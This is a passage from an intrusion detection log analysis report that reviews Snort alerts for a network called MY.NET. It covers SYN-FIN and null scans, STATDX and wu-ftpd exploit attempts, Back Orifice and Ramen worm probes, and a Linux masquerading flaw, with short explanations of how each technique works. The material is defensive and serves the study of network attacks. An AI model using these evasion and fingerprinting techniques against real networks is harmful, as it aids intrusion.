02/06-16:58:48.118237  [**] SYN -FIN scan! [**] 211.248.112.6 7:53 -> MY.NET.1.134:53
02/06-16:58:48.246195  [**] SYN -FIN scan! [**] 211.248.112.67:53   -> MY.NET.1.67:53
```

The above shows a reflexive scan, where source and destination ports are the same. The SYN-FIN combination is used in an attempt to by -pass packet filters to elicit a response from the destination host. The theory is if a packet filter drops a SYN a SYN-FIN may get through. Also the SYN -FIN combination could also be used to fingerprint a system, Linux boxes will reply to a SYN -FIN with a SYN-FIN-ACK on an open port.

Reference:
(Network Intrusion Detection, An Analyst's Handbook, Second Edition,
S. Northcutt / J. Novak – p229)

February 09, 10

Signature (click for sig info)	# Alerts	# Sources	# Destinations
TCP scan	14300	2	2

February 11

Signature (click for sig info)	# Alerts	# Sources	# Destinations
NMAP TCP ping!	1	1	1
SYN-FIN scan!	1	1	1
ICMP SRC and DST outside network	9	5	3
Null scan!	20	1	1
Queso fingerprint	20	1	1
WinGate 1080 Attempt	21	1	1
TCP SRC and DST outside netw ork	24	7	11
Attempted Sun RPC high port access	134	1	1
Watchlist 000220 IL -ISDNNET -990517	454	1	1
connect to 515 from inside	515	1	1
Possible RAMEN server activity	2923	1	1
Watchlist 000222 NET -NCFC	5363	1	1
UDP SRC and DST outside network	26838	104	112
	36323	126	136

February 11 saw **Connect to 515 from inside** appear in the top 4 alerts.

02/11-08:54:08.605201 [**] connect to 515 from inside [**] MY.NET.98.190:1025 -> 216.181.129.185:515

The above trace shows an internal host MY.NET.98.190 conne cting to an external 216.181.129.185 on port 515.

Port 515 is a Print Spooler service port. Versions of LPRng in some Open Source Operating Systems (RedHat and BSD) have a bug that could allow an attacker to overwrite arbitrary address space or execute co mmands. This could cause a denial of service of the print system or compromise the system.

Although this activity was detected making a connection to an external host it may be useful to find out why the connection was made to this port.

Also a number of **Queso Fingerprint, Null Scans** and **NMAP TCP Ping** have also been recorded through the logs so far. Queso, Null Scans and NMAP TCP Ping are all designed to extract information about the internal hosts and underlying network architecture. Queso is a data -matching utility, with the ability to Fingerprint Operating Systems (NMAP also does this). The danger with this type of activity is, if systems are identified as a particular Operating System, the attacker has a much easier job of exploiting the system, as it 's particular vulnerabilities are then known. The attacker can decide on the tools and approach accordingly to affect attacks.

February 20, 21

Signature (click for sig info)	# Alerts	# Sources	# Destinations
STATDX UDP attack	8	1	1
SNMP public access	8	1	1
Null scan!	11	1	1
Possible RAMEN server activity	14	1	1
Queso fingerprint	16	1	1
ICMP SRC and DST outside network	21	6	5
WinGate 1080 Attempt	83	1	1
SUNRPC highport access!	98	1	1
SMB Name Wildcard	117	1	1
Watchlist 000222 NET -NCFC	281	1	1
TCP SRC and DST outside network	723	10	16
Watchlist 000220 IL -ISDNNET -990517	901	1	1
External RPC call	1512	1	1
NMAP TCP ping!	2410	1	1
TCP scan	4391	2	2
UDP SRC and DST outside network	24881	155	202
Total	35475	185	237

During February 20th and 21st the first **STATDX UDP attacks (CVE -2000-0666)** were detected. The STATDX UDP attack is a buffer overflow attack, aimed at disrupting system integrity. These attackers were probably preceded by some RPC Portmapper scanning (Port 111) to discover what RPC se rvices were running.

02/20-19:35:35.660074 [**] STATDX UDP attack [**] 129.105.107.190:859 -> MY.NET.60.75:798
02/20-19:41:44.749045 [**] STATDX UDP attack [**] 171.65.61.201:809 -> MY.NET.53.171:1007
02/20-19:41:51.812847 [**] STATDX UDP attack [**] 1 71.65.61.201:833 -> MY.NET.60.58:800
02/20-19:42:33.320412 [**] STATDX UDP attack [**] 171.65.61.201:871 -> MY.NET.105.91:798
02/20-19:42:33.683596 [**] STATDX UDP attack [**] 171.65.61.201:873 -> MY.NET.105.169:32774

There was extensive scanning from t he source hosts above to internal hosts on Port 111 for these days.

02/20-19:35:22.173167 [**] External RPC call [**] 129.105.107.190:2995 -> MY.NET.53.171:111
02/20-19:35:22.173247 [**] External RPC call [**] 129.105.107.190:2996 -> MY.NET.53.172:111
02/20-19:35:22.173305 [**] External RPC call [**] 129.105.107.190:2999 -> MY.NET.53.175:111
02/20-19:42:32.945358 [**] External RPC call [**] 171.65.61.201:4792 -> MY.NET.105.91:111

What is interesting in the above traces, are the ones in bold pair with an **External RPC call** and **STATDX UDP attack**. The External RPC Call occurs moments before the STATDX attack. This happens very quickly (when the same Source IP is used for both) so I would assume the attack is scripted.

Also, the source addresses 129.105.10 7.190, and 171.65.61.201 are most likely being used in a co-ordinated attack because of the correlation between these different attacks and the close timing (see in yellow).

SMB Name Wildcard is also a new attack recorded for these days:

```
02/20-01:50:14.572492 [**] SMB Name Wildcard [**] 130.153.60.84:137 -> MY.NET.161.47:137
02/20-03:23:35.102821 [**] SMB Name Wildcard [**] 130.101.12.217:137 -> MY.NET.68.215:137
02/20-03:44:49.496907 [**] SMB Name Wildcard [**] 130.251.105.16:137 -> MY.NET.204.141:13 7
02/20-03:47:52.605370 [**] SMB Name Wildcard [**] 130.127.196.96:137 -> MY.NET.180.89:137
```

The activity of interest is the NetBIOS Name query originating from outside the MY.NET network. There should be no NetBIOS name resolution traffic coming from the external network. This is probably a reconnaissance scan, to find what Microsoft Windows or SAMBA machines are active.

This activity should be treated with great suspicion, and a great deal issues can arise with NetBios ports been allowed into the MY.NET network from external hosts. However, it is normal to see this type of traffic between internal Hosts that are a Microsoft Windows platform.

SNMP Public Access is another alert that has features in previous logs:

```
02/20-10:33:55.951000 [**] SNMP public access [**] 128.183.38.30:1030 -> MY.NET.154.26:161
02/20-14:29:33.326891 [**] SNMP public access [**] 128.183.38.30:1030 -> MY.NET.154.26:161
02/20-14:30:03.368514 [**] SNMP public access [**] 128.183.38.30:1030 -> MY.NET.154.26:161
02/20-14:32:33.6077 55 [**] SNMP public access [**] 128.183.38.30:1030 -> MY.NET.154.26:161
02/20-14:35:03.889327 [**] SNMP public access [**] 128.183.38.30:1030 -> MY.NET.154.26:161
```

and for previous months:

```
01/30-00:01:03.208289 [**] SNMP public access [**] MY.NET.70.4 2:2155 -> MY.NET.50.154:161

02/03-00:01:04.845994 [**] SNMP public access [**] MY.NET.70.42:1156 -> MY.NET.50.154:161
02/03-00:01:05.046691 [**] SNMP public access [**] MY.NET.70.42:1156 -> MY.NET.50.154:161
02/03-00:04:29.598072 [**] SNMP public acces s [**] MY.NET.111.156:1737 ->
MY.NET.50.154:161
02/03-00:04:30.898906 [**] SNMP public access [**] MY.NET.111.156:1737 ->
MY.NET.50.154:161
```

The alerts generated for SNMP (Simple Network Management protocol) traffic to port 161 was picked up as having Pub lic access, meaning the community string (password) used to setup access between the Manager and Agent was 'public'. This is the default and custom community strings should be created.

February 22, 23

Signature (click for sig info)	# Alerts	# Sources	# Destinations
Tiny Fragments - Possible Hostile Activity	1	1	1
Security 000516 -1	4	1	1
SUNRPC highport access!	5	1	1
Null scan!	17	2	2
ICMP SRC and DST outside network	28	2	2
TCP SRC and DST outside network	33	17	18
Queso fingerprint	86	2	2
WinGate 1080 Attempt	87	2	2
SMB Name Wildcard	216	2	2
SNMP public access	420	2	2
Watchlist 000220 IL -ISDNNET -990517	469	2	2
NMAP TCP ping!	2384	2	2
TCP scan	3315	2	2
Possible RAMEN server activity	5615	2	2
UDP SRC and DST outside network	55504	235	249
Total	68184	275	290

A new alert **Security 000516-1** was detected in the February 22[nd] and 23[rd] logs. The traffic generating this was as follows:

```
02/23-17:27:15.666379  [**] Security 000516  -1 [**] 140.247.187.110:6699   -> MY.NET.206.74:1699
02/23-17:27:16.186863  [**] Security 000516  -1 [**] 140.247.187.110:6699   -> MY.NET.206.74:1699
02/23-17:27:16.188285  [**] Security 000516  -1 [**] MY.NET.206.74:1699   -> 140.247.187.110:6699
02/23-17:27:16.234242  [**] Security 000516  -1 [**] 140.247.187.110:6699   -> MY.NET.206 .74:1699
```

This was the only traffic triggering this alert. There seems to be a connection established between the external and internal host. The Port 6699 is a well NAPSTER or GNUTELLA port, so this traffic should be treated as suspicious. The Internal ho sts should be monitored for evidence of NAPSTER file sharing, and the External address for other activity types of activity to other hosts in the MY.NET network.

February 24, 25

Signature (click for sig info)	# Alerts	# Sources	# Destinations
NMAP TCP ping!	1	1	1
Back Orifice	9	1	1
Null scan!	16	2	2
Attempted Sun RPC high port access	23	1	1
WinGate 1080 Attempt	29	2	2
Watchlist 000222 NET -NCFC	36	2	2
Queso fingerprint	42	2	2
SMB Name Wildcard	164	2	2
Possible RAMEN server activity	457	2	2
TCP SRC and DST outside network	850	14	15
Watchlist 000220 IL -ISDNNET -990517	1143	2	2
SYN-FIN scan!	9336	1	1
TCP scan	15465	2	2
UDP SRC and DST outside network	42563	195	250
Total	70134	229	285

The Logs for February 24th and 25th saw the emergence of **Back Orifice** activity:

```
02/24-17:04:09.754841 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.97.3:31337
02/24-17:04:16.714295 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.97.119:31337
02/24-17:04:19.102521 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.97.162:31337
02/24-17:04:22.457194 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.97.225:31337
02/24-17:04:24.335687 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.98.3:31337
02/24-17:04:25.359418 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.98.28:31337
02/24-17:04:27.815284 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.98.75:31337
02/24-17:04:30.711389 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.98.123:31337
02/24-17:04:36.800828 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.98.238:31337
```

All the traffic seen for this alert was from the same source IP address, 63.10.224.59, to a number of different Internal Hosts on the Back Orifice port 31337.

Because of the nature of this scan, it is unlikely this is a targeted attack, however the Internal hosts should be checked for BO signatures, in the registry of these machines:

HKEY_Local_Machine\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_Local_Machine\Software\Microsoft\Windows\CurrentVersion\RunServices

February 26,27

Signature (click for sig info)	# Alerts	# Sources	# Destinations
Probable NMAP fingerprint attempt	1	1	1
NMAP TCP ping!	1	1	1
connect to 515 from inside	1	1	1
Watchlist 000222 NET -NCFC	3	1	1
Possible RAMEN server activity	3	1	1
Null scan!	7	1	1
ICMP SRC and DST outside network	8	1	1
WinGate 1080 Attempt	9	1	1
TCP SRC and DST outside network	16	5	7
Queso fingerprint	82	1	1
SMB Name Wildcard	103	1	1
Watchlist 000220 IL -ISDNNET -990517	284	1	1
SNMP public access	336	1	1
TCP scan	5048	2	2
UDP SRC and DST outside network	19596	124	189
Total	25498	143	210

Alerts for **ICMP SRC and DST outside network** have also occurred in a number of logs so far and in upcoming logs:

```
02/27-08:01:51.588535 [**] ICMP SRC and DST outside network [**] 10.3.41.11 -> 10.1.40.102
02/27-08:52:23.817722 [**] ICMP SRC and DST outside network [**] 10.3.41.11 -> 10.1.40.102
02/27-08:52:26.058765 [**] ICMP SRC and DST outside network [**] 10.3.41.11 -> 10.1.40.102

02/22-01:18:15.628230 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
02/22-01:33:59.711058 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
02/22-03:20:35.540893 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
```

The address 209.143.81.2 is registered to Charm Net, and is a valid legal address. The 10.X.X.X are addresses are private IP addresses and are not routable on the Internet. This means if the packet has originated from the Internet, the Source addresses have been spoofed. If the packets originated from within the Private network, than someone has either setup machines with private IP addresses (either officially or unofficially) and the network is not configured as a Home network within SNORT.

Another possible reason for this activity is the Internal Host involved in this activity is a Linux server 2.2.x and has a bug in IP Masquerading (NAT) code.

By default, Linux OS uses ports 61000 – 65096 for handling masquerading connections (4096 connections).

For UDP masquerading the code only checks the **destination port** to determine if the packet coming from the external network is to be forwarded inside. It then sets the remote Host and Port to the source address and source port of the incoming packet.

If an attacker can learn which port is being used for the masquerading connection, than the attacker can potentially rewrite the masquerading table.

As there was a very large amount of probing from **UDP SRC and DST outside network** and **ICMP SRC and DST outside network** alerts throughout February a nd March which supports the theory of probing for open destination ports. UDP ports 67, 137, 138 were scanned on January 30, February 6, 20, 23, 27 and in March 7, 9, 10.

01/30-01:00:54.291620 [**] UDP SRC and DST outside network [**] 10.10.10.1:138 -> 10.17.220.11:138
01/30-01:00:54.467815 [**] UDP SRC and DST outside network [**] 10.10.10.1:138 -> 10.17.220.17:138
01/30-01:00:54.499319 [**] UDP SRC and DST outside network [**] 10.10.10.1:138 -> 10.17.220.18:138

02/06-08:12:04.332736 [**] UDP SRC and DST outside network [**] 10.3.41.11:137 -> 10.1.11.101:137
02/06-08:12:05.853333 [**] UDP SRC and DST outside network [**] 10.3.41.11:137 -> 10.1.11.101:137

It does appear that combined with the ICMP SRC and DST outside network and the UDP SRC and DST o utside network traces having the same unusual 10.x.x.x addresses this is most likely what is happening (IP Masquerading vulnerability attack). This should be immediately checked what Linux servers are using IP Masq and patch them accordingly.

Reference:

Security Problems with Linux 2.2.x IP Masquerading
http://www.securiteam.com/unixfocus/5RQ0A000DA.html

February 28

Signature (click for sig info)	# Alerts	# Sources	# Destinations
Tiny Fragments - Possible Hostile Activity	1	1	1
SYN-FIN scan!	1	1	1
ICMP SRC and DST outside network	1	1	1
Null scan!	2	1	1
Watchlist 000222 NET -NCFC	2	1	1
NMAP TCP ping!	3	1	1
Queso fingerprint	12	1	1
Possible RAMEN server activity	12	1	1
TCP SRC an d DST outside network	14	8	11
WinGate 1080 Attempt	28	1	1
SMB Name Wildcard	66	1	1
SNMP public access	386	1	1
TCP scan	1659	1	1
Watchlist 000220 IL -ISDNNET -990517	3161	1	1
UDP SRC and DST outside network	34939	118	137
Total	40287	139	161

No new activity in the log for February 28. The **UDP SRC and DST Outside network** has the largest number of alerts followed by activity from the Israeli networks. TCP scans were prevalent and SNMP public access had some greater activity on this day.

02/28-01:28:26.263022 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.125.114:63891 -> MY.NET.207.126:4718
02/28-01:28:35.337167 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.125.114:63891 -> MY.NET.207.126:4718
02/28-01:28:44.615363 [**] Watchlist 000220 I L-ISDNNET -990517 [**] 212.179.125.114:63891 -> MY.NET.207.126:4718
02/28-01:28:48.175632 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.125.114:63891 -> MY.NET.207.126:4718
02/28-01:28:49.630548 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179. 125.114:63891 -> MY.NET.207.126:4718
02/28-01:28:50.851983 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.125.114:63891 -> MY.NET.207.126:4718

Not sure what these Ports are used for, however TCP 4718 **is the default port for WAMPES. This runs on Lin ux and it provides some terminal server services.**

02/28-08:48:40.448394 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.33.82:12701 -> MY.NET.209.114:6688
02/28-08:48:40.463699 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.33.82:12704 -> MY.NET.209.114:6688
02/28-08:48:40.915494 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.33.82:12701 -> MY.NET.209.114:6688
02/28-08:48:40.946600 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.33.82:12700 -> MY.NET.209.114:6688
02/28-08:48:40.989340 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.33.82:12700 -> MY.NET.209.114:6688
02/28-08:48:40.995981 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.33.82:12701 -> MY.NET.209.114:6688

There was a lot of activity to MY.NET.209.114 on P ort 6688 (probably Nutella again).

March 1,2,3

Signature (click for sig info)	# Alerts	# Sources	# Destinations
TCP scan	14004	3	3

March 4,5, 12

Signature (click for sig info)	# Alerts	# Sources	# Destinations
TCP scan	6478	1	1

The above log summaries should high levels of scanning:

```
Mar  2 15:57:36 MY.NET.179.78:2033   -> 63.71.84.103:1410 SYN **S*****
Mar  2 15:57:36 MY.NET.179.78:2042   -> 63.71.84.103:608 SYN **S*****
Mar  2 15:57:36 MY.NET.179.78:2043   -> 63.71.84.103:1222 SYN *  *S*****
Mar  2 15:57:36 MY.NET.179.78:2044   -> 63.71.84.103:488 SYN **S*****
Mar  2 15:57:36 MY.NET.179.78:2045   -> 63.71.84.103:212 SYN **S*****
Mar  2 15:57:36 MY.NET.179.78:2046   -> 63.71.84.103:989 SYN **S*****

Mar  2 01:21:08 MY.NET.208.10:3481   -> 216.1 55.34.54:43108 SYN **S*****
Mar  2 01:21:08 MY.NET.208.10:3627   -> 216.155.34.54:43253 SYN **S*****
Mar  2 01:21:08 MY.NET.208.10:3484   -> 216.155.34.54:43111 SYN **S*****
Mar  2 01:21:08 MY.NET.208.10:3486   -> 216.155.34.54:43113 SYN **S*****
Mar  2 01:21:08  MY.NET.208.10:3487  -> 216.155.34.54:43114 SYN **S*****
```

Above Trace: What is interesting is the SYN scan is originating from MY.NET hosts.

```
Mar  2 19:55:17 62.119.119.3:1823   -> MY.NET.178.42:317 SYN 21S***** RESERVEDBITS
Mar  2 19:55:20 62.119.119.3:1833   -> MY.NET.178.42:317 SYN 21S***** RESERVEDBITS
Mar  2 19:55:30 62.119.119.3:1868   -> MY.NET.178.42:317 SYN 21S***** RESERVEDBITS
Mar  2 19:55:34 62.119.119.3:1880   -> MY.NET.178.42:317 SYN 21S***** RESERVEDBITS
```

Above Trace: As well as probable fingerprintin g scans to MY.NET hosts.

```
Mar  4 14:48:06 MY.NET.209.178:1307   -> 62.27.42.73:27020 UDP
Mar  4 14:48:06 MY.NET.209.178:1420   -> 62.27.42.69:27020 UDP
Mar  4 14:48:06 MY.NET.209.178:1412   -> 212.122.148.138:27018 UDP
Mar  4 14:48:06 MY.NET.209.178:1429   -> 62.27.42.72:27020 UDP
Mar  4 14:48:07 MY.NET.209.178:1519   -> 194.75.152.207:27018 UDP
Mar  4 14:48:08 MY.NET.209.178:1610   -> 213.239.57.41:27045 UDP
Mar  4 14:48:09 MY.NET.209.178:1785   -> 213.239.57.41:27035 UDP
Mar  4 14:48:08 MY.NET.209.178:1604   -> 213.239.5 7.47:27035 UDP
Mar  4 14:48:08 MY.NET.209.178:1660   -> 213.239.57.47:27055 UDP
Mar  4 14:48:08 MY.NET.209.178:13139    -> 213.105.83.94:13139 UDP

Mar  4 16:27:07 MY.NET.98.199:1025   -> 195.251.151.175:28800 UDP
Mar  4 16:27:07 MY.NET.98.199:1025   -> 172.152.162 .85:28800 UDP
Mar  4 16:27:10 MY.NET.98.199:1025   -> 172.141.55.228:28800 UDP
```

Above Trace: A large amount of scanning to UDP also originating from MY.NET hosts. **UDP Port 28800** is used by MSN Gaming Zone. These hosts are probably involved in some interactive Internet games (maybe MechWarrior3). For reference another MSN Gaming port is TCP 6667.

UDP Port 13139

There was a lot of traffic involving Internal host MY.NET.219.222 with source and destination port 13139 particularly on March 12.

```
Mar 12 23:40:46  MY.NET.219.222:13139   -> 208.249.206.143:13139 UDP
Mar 12 23:40:46 MY.NET.219.222:13139    -> 193.150.217.146:13139 UDP
Mar 12 23:40:46 MY.NET.219.222:13139    -> 161.184.221.154:13139 UDP
Mar 12 23:40:46 MY.NET.219.222:13139    -> 172.185.162.177:13139 UDP
Mar 12 23:40:47 MY.NET.219.222:13139    -> 216.130.85.208:13139 UDP
Mar 12 23:40:48 MY.NET.219.222:13139    -> 172.139.150.66:13139 UDP
Mar 12 23:40:46 MY.NET.219.222:13139    -> 207.141.58.180:13139 UDP
Mar 12 23:40:46 MY.NET.219.222:13139    -> 213.1.167.55:13139 UDP
Mar 12  23:40:47 MY.NET.219.222:13139   -> 213.57.99.84:13139 UDP
Mar 12 23:40:47 MY.NET.219.222:13139    -> 208.2.132.163:13139 UDP
Mar 12 23:40:47 MY.NET.219.222:13139    -> 213.64.92.238:13139 UDP
Mar 12 23:40:47 MY.NET.219.222:13139    -> 196.31.227.172:13139 UDP
Mar 12  23:40:47 MY.NET.219.222:13139   -> 209.209.200.86:13139 UDP
Mar 12 23:40:48 MY.NET.219.222:13139    -> 172.177.6.199:13139 UDP
Mar 12 23:40:48 MY.NET.219.222:13139    -> 206.78.67.146:13139 UDP
Mar 12 23:40:48 MY.NET.219.222:13139    -> 194.236.30.31:13139 UDP
Mar 12 23:40:48 MY.NET.219.222:13139    -> 170.143.166.207:13139 UDP
```

These scans are reflexive (UDP 13139) from the same source host, MY.NET.219.222 to various external Hosts.

A Whois lookup of some destination host IP's:

208.249.206.143	UUNET Technologies
193.150.217.146	STARPORT, Vienna, Austria
161.184.221.154	ED-TEL, Edmonton Telephone Corp, Calgary, CA

There does not appear any connection with the destination IP's.

Port 13139 is listed as a custom UDP Ping port on and may be required by **GameSpy** Arcade. At this stage these ports should be regarded as suspicious until the Host MY.NET.219.222 is checked.

Reference:

Ports and Known/Suspected Services
http://userpages.umbc.edu/~robin/Security/portlist-1024-49151.html

March 6

Signature (click for sig info)	# Alerts	# Sources	# Destinations
SITE EXEC - Possible wu-ftpd exploit - GIAC000623	1	1	1
SUNRPC highport access!	2	1	1
Null scan!	3	1	1
NMAP TCP ping!	3	1	1
ICMP SRC and DST outside network	3	2	2
Queso fingerprint	3	1	1
External RPC call	4	1	1
Possible RAMEN server activity	9	1	1
Watchlist 000222 NET -NCFC	10	1	1
TCP SRC and DST outside network	12	10	11
Attempted Sun RPC high port access	13	1	1
SMB Name Wildcard	14	1	1
WinGate 1080 Attempt	18	1	1
Tiny Fragments - Possible Hostile Activity	116	1	1
Watchlist 000220 IL -ISDNNET -990517	859	1	1
SYN-FIN scan!	1158	1	1
TCP scan	1268	1	1
UDP SRC and DST outside network	28683	135	238
Total	32179	162	266

March 6th saw the first alert for **SITE EXEC – Possible wu-ftp exploit – GIAC000623 (CVE-1999-0080)**:

03/06-16:44:02.658052 [**] SITE EXEC - Possible wu-ftpd exploit - GIAC000623 [**] 128.61.136.233:4705 -> MY.NET.219.22:21

WU-FTP is an FTP daemon for Unix systems. The exploit is a format string stack overwrite, which can cause a jump into Shellcode allowing arbitrary commands to be run as root. This is a very serious vulnerability.

It is recommended the system MY.NET.219.22 is checked for the version of wu-ftp and updated if vulnerable.

On this day the Host 128.61.136.233 was extremely active, and all alerts for SYN-FIN scans were generated from this host:

03/06-16:07:53.847779 [**] SYN -FIN scan! [**] 128.61.136.233:21 -> MY.NET.1.136:21

Through to

03/06-16:29:23.297073 [**] SYN -FIN scan! [**] 128.61.136.233:21 -> MY.NET.254.87:21

The scans were reflexive (source and destination ports the same) and targeted hosts from MY.NET.1.136 – MY.NET.254.87 in an attempt to elicit a response from FTP servers.

This SYN-FIN was picked up from the OOS logs for March 6th and shows the target was identified prior to being attacked with the wu-ftp vulnerability:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/06-16:26:21.119181 128.61.136.233:21 -> MY.NET.219.22:21
TCP TTL:34 TOS:0x0 ID:39426
**SF**** Seq: 0x546E7DEB   Ack: 0x1F693967   Win: 0x404
00 00 00 00 00 00                    ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The address 128.61.136.233 is registered to Georgia Institute of Technology, Atlanta. There should be some monitoring of addresses coming from this address range:

128.61.0.0 – 128.61.255.255

March 7,9

Signature (click for sig info)	# Alerts	# Sources	# Destinations
ICMP SRC and DST outside network	1	1	1
NMAP TCP ping!	1	1	1
External RPC call	1	1	1
Probable NMAP fingerprint attempt	1	1	1
Watchlist 000222 NET -NCFC	3	1	1
Null scan!	4	1	1
TCP SRC and DST outside network	11	8	9
Queso fingerprint	13	1	1
Back Orifice	16	1	1
Possible RAMEN server activity	17	1	1
WinGate 1080 Att empt	38	1	1
SMB Name Wildcard	44	1	1
Watchlist 000220 IL -ISDNNET -990517	441	1	1
TCP scan	4292	1	1
UDP SRC and DST outside network	61099	168	22
Total	65982	189	44

March 10

Signature (click for sig info)	# Alerts	# Sources	# Destinations
SYN-FIN scan!	1	1	1
Null scan!	3	1	1
NMAP TCP ping!	3	1	1
SUNRPC highport access!	3	1	1
TCP SRC and DST outside network	3	3	2
Watchlist 000222 NET -NCFC	5	1	1
Queso fingerprint	5	1	1
SMB Name Wildcard	5	1	1
Possible RAMEN server activity	8	1	1
WinGate 1080 Attempt	16	1	1
TCP scan	3441	1	1
Watchlist 000220 IL -ISDNNET -990517	4061	1	1
UDP SRC and DST outside network	21371	75	30
Total	28925	89	43

The logs for March 7,9, and 10 once again had similar activity to previous, no new types of exploits were reco rded. There were quite a few Back Orifice alerts on March 7:

```
03/07-08:49:32.246613  [**] Back Orifice [**] 203.170.152.87:31338     -> MY.NET.98.188:31337
03/07-08:49:32.252468  [**] Back Orifice [**] 203.170.152.87:31338     -> MY.NET.98.189:31337
03/07-08:49:32.252661  [**] Back Orifice [**] 203.170.152.87:31338     -> MY.NET.98.190:31337
03/07-08:49:32.284515  [**] Back Orifice [**] 203.170.152.87:31338     -> MY.NET.98.192:31337
03/07-08:49:32.284778  [**] Back Orifice [**] 203.170.152.87:31338     -> MY.NET.98.193:31337
03/07-08:49:32.358145  [**] Back Orifice [**] 203.170.152.87:31338     -> MY.NET.98.201:31337
03/07-08:49:32.358197  [**] Back Orifice [**] 203.170.152.87:31338     -> MY.NET.98.203:31337
03/07-08:49:32.372500  [**] Back Orifice [**] 203.170.152.87:31338     -> MY.NET .98.205:31337
```

Both the source and destination port are known Back Orifice ports, however this appears to be a scan for active ports rather than a directed attack to a host, going by the frequency of attempts on the MY.NET hosts.

Also on March 7, there wa s some concerning activity on the Ramen Worm port 27374

03/07-11:34:54.280559 [**] Possible RAMEN server activity [**] MY.NET.224.102:27374 -> 194.153.243.170:1407

03/07-21:12:01.354898 [**] Possible RAMEN server activity [**] MY.NET.139.161:27374 -> 209.239.1.121:2792

For the above 2 connections, there was no other activity from either source or destination on March 7. This could mean the Ramen alert is a false positive. However, the Port 27374 is a Web service port from which the Ramen Worm propagate s, this could be the worm connecting out to other Hosts.

4.54.224.102:1778 -> MY.NET.205.234:27374

62.217.133.163:1792 -> MY.NET.207.202:27374

198.142.112.35:2791 -> MY.NET.105.120:27374

211.219.138.168:3555 -> MY.NET.144.196:27374
211.219.138.168:343 7 -> MY.NET.216.4:27374
211.219.138.168:1586 -> MY.NET.210.57:27374

The above addresses resolve to:

4.54.224.102	SATNET, Cambridge, US
62.217.133.163	AZERONLINE, Azeronline Information Systems, Baku, Azerbaijan
198.142.112.35	OPTUSNET, Optus Communications, Sydney, A U
211.219.138.168	KORNET, Korea Telecom, Seoul, KR

The source addresses do not appear to be related in any way, however activity originating from these address ranges should be monitored, as well as the MY.NET host examined for Back Orifice signatures.

OOS Log Activity

The following section analyses some unusual activity found in the OOS Logs provide.

There was unusual activity recorded in the OOS logs occurring on Port 6688 and 6699. This activity occurred extensively throughout January, February and March. The majority of traffic was generated from **Watchlist 000220 IL-ISDNNET-990517** to MY.NET hosts on destination ports 6688 and 6699.

A connection summary can be found in Table 1.0 and 2.0 for the hosts most commonly found establishing a connection us ing ports 6699 and 6688 and the top 3 offenders.

Port 6699

Total of 4518 connections made during February and March.

Source (IP:Port)	Destination (IP:Port)
212.179.127.52:6699	MY.NET.214.158:3050
212.179.21.179:1172	MY.NET.207.226:6699 (2186)
212.179.27.6:1024	MY.NET.204.78:6699
212.179.40.132:62958	MY.NET.201.98:6699
212.179.41.220:1844	MY.NET.206.94:6699
212.179.42.21:6699	MY.NET.222.94:2609
212.179.42.21:6699	MY.NET.222.94:2610
212.179.42.21:6699	MY.NET.222.94:2610
212.179.47.8 3:1572	MY.NET.204.22:6699
212.179.7.20:1122	MY.NET.206.90:6699
212.179.7.233:4081	MY.NET.206.170:6699
212.179.72.226:26835	MY.NET.220.42:6699 (791)
212.179.79.2:43313	MY.NET.217.206:6699 (402)
212.179.86.53:1073	MY.NET.202.246:6699

Table 1.0

Port 6688

A total of 7043 connections were made during February and March.

Source (IP:Port)	Destination (IP:Port)
212.179.27.6:2624	MY.NET.98.156:6688
212.179.29.250:11124	MY.NET.217.42:6688
212.179.29.250:11742	MY.NET.217.42:6688
212.179.29 .250:12587	MY.NET.217.42:6688
212.179.29.250:17381	MY.NET.225.42:6688
212.179.29.250:21295	MY.NET.217.42:6688
212.179.29.250:21298	MY.NET.217.42:6688
212.179.29.250:29493	MY.NET.217.42:6688
212.179.33.82:12699	MY.NET.209.114:6688
212.179.33.82:12700	MY.NET.209.114:6688
212.179.33.82:12701	MY.NET.209.114:6688
212.179.33.82:12702	MY.NET.209.114:6688
212.179.33.82:12703	MY.NET.209.114:6688
212.179.33.82:12704	MY.NET.209.114:6688
212.179.33.82:12706	MY.NET.209.114:6688
212.179.33.82:12707	MY.NET.209.114:6688
212.179.33.82:12708	MY.NET.209.114:6688 (651)
212.179.40.132:63255	MY.NET.225.186:6688
212.179.41.14:1546	MY.NET.225.50:6688 (407)
212.179.41.169:1113	MY.NET.213.250:6688 (4061)
212.179.58.193:2226	MY.NET.224. 34:6688
212.179.89.37:1081	MY.NET.229.70:6688

Table 2.0

The following activity was recorded on February 4 from Source 24.218.213.83 to Destination MY.NET.224.118. This was the only recorded activity for these hosts on this date.

The **bold** trace was taken from SNORT Alert logs and the rest from the corresponding SNORT packet logs. All communication appears to be initiated by the outside Host (24.218.213.83) and scanning activity was also picked up from this host around the time of the attacks.

=+

Feb 4 22:24:55 24.218.213.83:6699 -> MY.NET.224.118:1540 NOACK 21R**U RESERVEDBITS**

02/04-22:25:02.910240 24.218.213.83:6699 -> MY.NET.224.118:1540
TCP TTL:105 TOS:0x0 ID:48224 DF
